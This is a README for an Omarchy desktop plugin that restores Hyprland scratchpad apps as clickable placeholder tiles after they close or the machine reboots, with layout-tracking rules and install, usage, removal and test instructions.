
Scratchpad placeholders
Remember Omarchy scratchpad apps across reboots and restore them as clickable placeholders.

Anything you put on the scratchpad is remembered automatically. Move or
resize those windows and the saved layout updates with them. Close an app or
reboot, then open the scratchpad (Super + S) — a tile stands in for each
missing app. Restore all brings the whole arrangement back in one click;
left-click a single tile to relaunch just that app in its last size and
position. Right-click forgets it.
This is not a notes pad and not a bar occupancy indicator. It restores the apps you actually kept on the Hyprland scratchpad.
How it remembers
No snapshot command. The plugin watches special:scratchpad:
- New window — sending an app to the scratchpad (
Super + Alt + S) adds it to the remembered set: name, launch command, icon, size, and position. It is floated as it arrives, because Hyprland otherwise tiles it in at full size underneath the windows already there, leaving no edge to grab. - A program running in a terminal — a terminal with something running in
it is remembered as that program, not as a bare shell, and comes back
through the matching Omarchy launcher. Leave
cliampplaying and the tile says cliamp; restore it and cliamp is playing again. Only names that are a plain lowercase command onPATHare used, so what gets remembered is the sameomarchy-launch-tuiform the plugin already trusts. - More than one of the same app — two terminals kept on the scratchpad are remembered as two slots, each with its own rectangle, and restore to their own places rather than on top of each other. Identical windows are matched to slots by whichever saved rectangle is nearest, since nothing about a window survives a reboot to tell two of them apart.
- Layout changes — while the app is still on the scratchpad, moving, resizing, or floating it updates the saved geometry. The next restore uses whatever you left it as, not the first size you happened to use.
- Only when one window moves — a rectangle is saved for the window that just moved, and only when it moved on its own. Locking the session makes Hyprland re-centre every floating window at once; recording that would flatten the layout into a stack of overlapping windows, which is exactly what this plugin exists to prevent.
- Only while the set is whole — geometry is recorded only when every remembered app is actually on the scratchpad. Tiled windows reflow the moment a neighbour leaves, and logging out closes them one at a time, so tracking that reflow would overwrite the layout with the shape the pad collapsed into on the way down. Rearranging with a tile still missing is therefore not saved. The overlay names the apps that are missing while tracking is paused, so restore them first or dismiss the tiles you no longer want with the × in their corner.
- Apps that cannot be restarted — only apps matched to a desktop entry or
a known Omarchy launcher can be relaunched, so a tile the plugin has no
trusted command for says
Can't be startedrather than doing nothing when clicked. It will never fill its own slot, so it holds tracking paused until it is dismissed — which is left to you rather than decided for you. - Monitors — a special workspace only ever lives on one monitor, so remembered rectangles are translated onto whichever monitor the scratchpad opens on and kept inside it. Unplug the screen a layout was saved on, or restore onto a smaller one, and the windows are moved and shrunk to fit rather than placed off the edge of the desk where nothing can reach them.
- Closed or after reboot — if the app is gone, opening the scratchpad shows a placeholder tile instead of an empty drop-down.
- Out of sight — a window cannot move itself, but anything running as you can ask Hyprland to move it, so a scratchpad window can be parked off the edge of the desk or shrunk to a sliver and keep running unseen. Those are named when you open the scratchpad, with one click to bring them back, and where a window went to hide is never recorded as the place to restore it to. The scratchpad opens to say so even when nothing is missing.
- Moved off the scratchpad — sending the live window to a normal workspace forgets it. The scratchpad is only for what you keep there.
- Restore — Restore all relaunches every missing app, one at a
time so each lands under its own window rule. Only one restore runs at a
time: a tile shows
Starting…while its app is on the way, and an impatient second click cannot start a second copy. Left-click a single tile to bring back just that app. Either way the whole pad is snapped back onto its remembered geometry. Restored windows are floated, since that is the only way to guarantee the exact rectangle. Right-click removes the tile. Only apps matched to a desktop entry or a known Omarchy launcher can be restarted; a raw window class is never used as a command. A window names its own class, so where a class does select a launcher the target must be a binary this account cannot replace — a window cannot point a tile at something dropped in a writable part ofPATH.
Requires Omarchy 4 (Quattro) and Python 3. The helper uses only the
standard library plus hyprctl.
Install
omarchy plugin add https://github.com/imcmurray/omarchy-scratchpad-placeholders.git --enable
From a local checkout:
omarchy plugin add /home/ianm/Development/omarchy-scratchpad-placeholders --enable
Then rescan if the overlay does not appear:
omarchy-shell shell rescanPlugins
omarchy plugin list | grep ianm.scratchpad
Usage
| Action | How |
|---|---|
| Toggle the scratchpad | Super + S |
| Send the focused window to the scratchpad | Super + Alt + S |
| Bring the whole scratchpad back | Restore all |
| Relaunch one remembered app | Left-click its tile |
| Forget a remembered app | Right-click its tile |
Remembered apps are stored in ~/.config/omarchy/scratchpad.json. Tracker
state lives in ~/.local/state/omarchy/scratchpad-tracker.json. The plugin
does not rewrite Hyprland config or other user files.
Remove
omarchy plugin remove ianm.scratchpad
Optional cleanup of remembered apps:
rm -f ~/.config/omarchy/scratchpad.json
rm -f ~/.local/state/omarchy/scratchpad-tracker.json
Develop
omarchy plugin validate .
python3 test_layout.py
test_layout.py runs against fake hyprctl data — it needs neither a live
Hyprland nor the files under ~/.config.
The overlay entry point is Main.qml. Layout tracking and launch live in
layout.py.
License
MIT